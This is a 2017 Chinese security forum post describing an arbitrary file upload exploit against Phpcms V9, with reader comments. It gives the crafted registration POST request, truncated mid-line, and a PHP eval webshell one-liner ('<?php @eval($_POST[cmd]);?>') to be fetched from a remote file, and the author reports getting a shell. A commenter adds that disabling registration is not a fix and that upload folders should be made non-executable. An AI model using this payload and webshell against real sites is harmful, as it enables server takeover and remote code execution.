
登录

Phpcms_V9任意文件上传(N day ...)

小憨 / 2017-04-10 10:04:22 / 浏览数 5897 安全技术 漏洞分析 顶(0) 踩(0)

Phpcms_V9任意文件上传

下载最新版Phpcms，在注册页面进行post提交。




EXP：


```
siteid=1&amp;modelid=11&amp;username=123456&amp;password=123456&amp;email=123456@qq.com&amp;info[content]=&lt;img src=http://1
```

2.txt中写入一句话：


```
&lt;?php @eval($_POST[cmd]);?&gt;
```



报错，并返回shell地址。



getshell,



感谢scriptkid大牛，该漏洞不只是注册处能触发，所以关闭注册是解决不了问题的，正确做法是让uploadfile下文件无法执行。
并且在注册页面中modelid=10，没有content字段，稍后会附上漏洞原理


上一篇：基于恶意流量检测系统 下一篇：Metasploit、Powers...

1. 6 条回复

xiaomm 2017-04-10 15:55:31

好牛逼的赶脚

0 回复Ta



小憨 2017-04-11 00:13:32

菜鸟一枚，共同学习~

0 回复Ta


asdpppp 2017-04-11 01:18:53

感谢分享，学习了

0 回复Ta


小憨 2017-04-11 01:39:54

共同学习....

0 回复Ta


scriptkid 2017-04-11 05:37:10

不只是注册处能触发，所以关闭注册是解决不了问题的，正确做法是让uploadfile下文件无法执行。
而且普通注册处是没有content字段的，modelid也不是11，楼主不提下？
最后，这不是0day了，只是没有在网络上烂大街的Nday而已~

0 回复Ta


小憨 2017-04-11 06:34:54

注册处modelib为10，并且没有content字段，膜拜大牛，原理搞懂了重新改帖子

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板